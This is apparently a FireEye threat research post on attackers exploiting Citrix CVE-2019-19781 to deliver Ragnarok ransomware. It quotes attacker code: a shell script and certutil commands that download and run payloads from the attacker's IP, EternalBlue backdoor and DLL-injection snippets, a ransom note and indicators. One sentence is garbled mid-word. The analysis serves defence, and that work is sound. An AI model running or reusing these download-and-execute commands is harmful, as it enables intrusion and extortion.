Threat Research

Nice Try: 501 (Ransomware) Not Implemented

January 24, 2020 | by Matt Bromiley, Christopher Glyer, Andrew Thompson


RANSOMWARE EXPLOIT VULNERABILITY

An Ever-Evolving Threat

Since January 10, 2020, FireEye has tracked extensive global exploitation of CVE-2019-19781, which continues to impact Citrix ADC and Gateway instances that are unpatched or do not have mitigations applied. We previously reported on attackers' swift attempts to exploit this vulnerability and the post-compromise deployment of the previously unseen NOTROBIN malware family by one threat actor. FireEye continues to actively track multiple clusters of activity associated with exploitation of this vulnerability, primarily based on how attackers interact with vulnerable Citrix ADC and Gateway instances after identification.

While most of the CVE-2019-19781 exploitation activity we've observed to this point has led to the deployment of coin miners or most commonly NOTROBIN, recent compromises suggest that this vulnerability is also being exploited to deploy ransomware. If your organization is attempting to assess whether there is evidence of compromise related to exploitation of CVE-2019-19781, we highly encourage you to use the IOC Scanner co-published by FireEye and Citrix, which detects the activity described in this post.

Between January 16 and 17, 2020, FireEye Managed Defense detected the IP address `45[.]120[.]53[.]214` attempting to exploit CVE-2019-19781 at dozens of FireEye clients. When successfully exploited, we observed impacted systems executing the cURL command to download a shell script with the file name `ld.sh` from `45[.]120[.]53[.]214` (Figure 1). In some cases this same shell script was instead downloaded from `hxxp://198.44.227[.]126:81/citrix/ld.sh`.



```
GET /ld.sh HTTP/1.1
Host: 45.120.53.214
User-Agent: curl/7.65.1
Accept: */*
```

Figure 1: Snippet of ld.sh, downloaded from 45.120.53.214

The shell script, provided in Figure 2, searches for the `python2` binary (Note: Python is only prean additional script we will cover in more detail later in the post.

```
#!/bin/sh
rm $0
if [ ! -f "/var/python/bin/python2" ]; then
echo 'Exit'
exit
fi

mkdir /tmp/rAgn
cd /tmp/rAgn

curl hxxp://45[.]120[.]53[.]214/piz.Lan -o piz.Lan
sleep 1
curl hxxp://45[.]120[.]53[.]214/de -o de.py
chmod 777 de.py
/var/python/bin/python2 de.py

rm de.py
rm piz.Lan
rm .new.zip
cd httpd
/var/python/bin/python2 scan.py -n 50 -N 40 &
```

Figure 2: Contents of ld.sh, a shell-script to download additional tools to the compromised system


piz.Lan -> .net.zip

Armed with the information gathered from `de.py`, we turned our attention to decoding and decompressing “`.net.zip`” (MD5: 0caf9be8fd7ba5b605b7a7b315ef17a0). Inside, we recovered five files, represented in Table 1:

Filename	Functionality	MD5
x86.dll	32-bit Downloader	9aa67d856e584b4eefc4791d2634476a
x64.dll	64-bit Downloader	55b40e0068429fbbb16f2113d6842ed2
scan.py	Python socket scanner	b0acb27273563a5a2a5f71165606808c
xp_eternalblue.replay	Exploit replay file	6cf1857e569432fefe8e506e8b0db635

Table 1: Contents of the ZIP file ".new.zip", created by the script de.py

The contents of the ZIP were explained via analysis of the file `scan.py`, a Python scanning script that would also automate exploitation of identified vulnerable system(s). Our initial analysis showed that this script was a combination of functions from multiple open source projects or scripts. As one example, the replay files, which were either adapted or copied directly from this public GitHub repository, were present in the `Install_Backdoor` function, as shown in Figure 3:




```
def Install_Backdoor(system_version, HOST, PORT):

    Backdoorfile = "eternalblue.replay"
    if (system_version == "XP"):
        Backdoorfile = "xp_eternalblue.replay"
    if (system_version == "error"):
        sys.exit()
    backlog = open(Backdoorfile).read().split("\n\n")
    backlog = [ast.literal_eval(i) for i in backlog]
    connections = []
    userid = b'\x02\x08'
    treeid = b'\x02\x08'
    index = 0
    start = time.time()
```

Figure 3: Snippet of scan.py showing usage of EternalBlue replay files

This script also had multiple functions checking whether an identified system is 32- vs. 64-bit, as well as raw shell code to step through an exploit. The `exploit_main` function, when called, would appropriately choose between 32- or 64-bit and select the right DLL for injection, as shown in Figure 4.



```
    x64dll_filepath = "x64.dll"
    #print "[1] [%s,%d] --> check backdoor and system version------"%(HOST, PORT)
    bIsInstalled, system_version, bIsX64 = check_Backdoor_systemversion(HOST, PORT)
    #print "[%s,%d] --> **** OS is Win "%(HOST, PORT) + system_version,
    if bIsX64:
        #print "[%s,%d] --> x64"%(HOST, PORT)
        pass
    else:
        #print "[%s,%d] --> x86"%(HOST, PORT)
        pass
    if False == bIsInstalled:
        Install_Backdoor(system_version, HOST, PORT)
        #print "[%s,%d] --> **** backdoor is now installed!"%(HOST, PORT)
    else:
        #print "[%s,%d] --> **** backdoor is already installed!"%(HOST, PORT)
        pass

    print "[%s,%d] --> Inject dll------"%(HOST, PORT)
    wf('result.txt', "[%s,%d] --> Inject dll------"%(HOST, PORT))
    InjectDll(system_version, x86dll_filepath, x64dll_filepath, HOST, PORT)
    print "[%s,%d] --> Dll is now injected!"%(HOST, PORT)
    wf('result.txt', "[%s,%d] --> Dll is now injected!"%(HOST, PORT))
```

Figure 4: Snippet of scan.py showing instructions to deploy 32- or 64-bit downloaders

I Call Myself Ragnarok

Our analysis continued by examining the capabilities of the 32- and 64-bit DLLs, aptly named `x86.dll` and `x64.dll`. At only 5,120 bytes each, these binaries performed the following tasks (Figure 5 and Figure 6):

1. Download a file named `patch32` or `patch64` (respective to operating system bit-ness) from a hard-coded URL using `certutil`, a native tool used as part of Windows Certificate Services (categorized as Technique 11005 within MITRE's ATT&CK framework).

2. Execute the downloaded binary `since1969.exe`, located in `C:\Users\Public`.

3. Delete the URL from the current user's certificate cache.

```
certutil.exe -urlcache -split -f hxxp://45.120.53[.]214/patch32
C:/Users/Public/since1969.exe
cmd.exe /c C:/Users/Public/since1969.exe
certutil -urlcache -f hxxp://45.120.53[.]214/patch32 delete
```

```
cmd.exe /c C:/Users/Public/since1969.exe
certutil -urlcache -f hxxp://45.120.53[.]214/patch64 delete
```

Figure 6: Snippet of strings from x64.dll

Although neither `patch32` nor `patch64` were available at the time of analysis, FireEye identified a file on VirusTotal with the name `avpass.exe` (MD5: e345c861058a18510e7c4bb616e3fd9f) linked to the IP address 45[.]120[.]53[.]214 (Figure 8). This file is an instance of the publicly available Meterpreter backdoor that was uploaded on November 12, 2019. Additional analysis confirmed that this binary communicated to 45[.]120[.]53[.]214 over TCP port 1234.




http://45.120.53.214/
http://45.120.53.214/piz.Lan
avpass.exe
EXE
http://45.120.53.214/patch32
http://45.120.53.214/patch64

Figure 7: VirusTotal graph showing links between resources hosted on or communicating with 45.120.53.214

Within the `avpass.exe` binary, we found an interesting PDB string that provided more context about the tool's author: "`C:\Users\ragnarok\source\repos\avpass\Debug\avpass.pdb`". Utilizing `ragnarok` as a keyword, we pivoted and were able to identify a separate copy of `since1969.exe` (MD5: 48452dd2506831d0b340e45b08799623) uploaded to VirusTotal on January 23, 2020. The binary's compilation timestamp of January 16, 2020, aligns with our earliest detections associated with this threat actor.

Further analysis and sandboxing of this binary brought all the pieces together—this threat actor may have been attempting to deploy ransomware aptly named 'Ragnarok'. We'd like to give credit to this Tweet from Karsten Hahn, who identified ragnarok-related about artifacts on January 17, 2020, again aligning with the timeframe of our initial detection. Figure 8 provides a snippet of files created by the binary upon execution.



```
C:\eula.3082.txt
C:\eula.3082.txt.ragnarok
C:\!!ReadMe_To_Decrypt_My_Files.txt
C:\Python27\!!ReadMe_To_Decrypt_My_Files.txt
C:\Python27\README.txt
C:\Python27\README.txt.ragnarok
```

Figure 8: Ragnarok-related ransomware files

The ransom note dropped by this ransomware, shown in Figure 11, points to three email addresses.

6.it's wise to pay as soon as possible it wont make you more losses

the ransome: 1 btcoin for per machine,5 bitcoins for all machines

how to buy bitcoin and transfer? i think you are very good at googlesearch

asgardmaster5@protonmail[.]com
ragnar0k@ctemplar[.]com
j.jasonm@yandex[.]com

Attention:if you wont pay the ransom in five days, all of your files will be made public on internet and will be deleted

Figure 9: Snippet of ransom note dropped by “since1969.exe”

Implications

FireEye continues to observe multiple actors who are currently seeking to take advantage of CVE-2019-19781. This post outlines one threat actor who is using multiple exploits to take advantage of vulnerable internal systems and move laterally inside the organization. Based on our initial observations, the ultimate intent may have been the deployment of ransomware, using the Gateway as a central pivot point.

As previously mentioned, if suspect your Citrix appliances may have been compromised, we recommend utilizing the tool FireEye released in partnership with Citrix.

Detect the Technique

Aside from CVE-2019-19781, FireEye detects the activity described in this post across our

CERTUTIL.EXE DOWNLOADER (UTILITY)
CURL Downloading Shell Script
ETERNALBLUE EXPLOIT
METERPRETER (Backdoor)
METERPRETER URI (STAGER)
SMB - ETERNALBLUE

Table 2: FireEye Detections for activity described in this post

Indicators

Table 3 provides the unique indicators discussed in this post.

Indicator Type	Indicator	Notes
Network	45[.]120[.]53[.]214	
Network	198[.]44[.]227[.]126	
Host	91dd06f49b09a2242d4085703599b7a7	piz.Lan
Host	01af5ad23a282d0fd40597c1024307ca	de.py
Host	bd977d9d2b68dd9b12a3878edd192319	ld.sh
Host	0caf9be8fd7ba5b605b7a7b315ef17a0	.new.zip
Host	9aa67d856e584b4eefc4791d2634476a	x86.dll
Host	55b40e0068429fbbb16f2113d6842ed2	x64.dll

Host	9e408d947ceba27259e2a9a5c71a75a8	eternalblue.replay
Host	e345c861058a18510e7c4bb616e3fd9f	avpass.exe
Host	48452dd2506831d0b340e45b08799623	since1969.exe
Email Address	asgardmaster5@protonmail[.]com	From ransom note
Email Address	ragnar0k@ctemplar[.]com	From ransom note
Email Address	j.jasonm@yandex[.]com	From ransom note

Table 3: Collection of IOCs from this blog post

□ PREVIOUS POST

NEXT POST □

Company
Why FireEye?
Customer Stories
Careers
Certifications and Compliance
Investor Relations
Supplier Documents

News and Events
Newsroom
Press Releases
Webinars
Events
Awards and Honors
Email Preferences

FireEye Blogs
Threat Research
FireEye Stories
Industry Perspectives

Threat Map
View the Latest Threats

Contact Us
+1 877-347-3393

Stay Connected

□ □ □ □ □

Incident?

Report Security Issue

Contact Support

Customer Portal

Communities

Documentation Portal

Privacy & Cookies Policy | Privacy Shield | Legal Documentation

Site Language

English □

□ Promotion □ Subscribe □ Share □ Recent □ RSS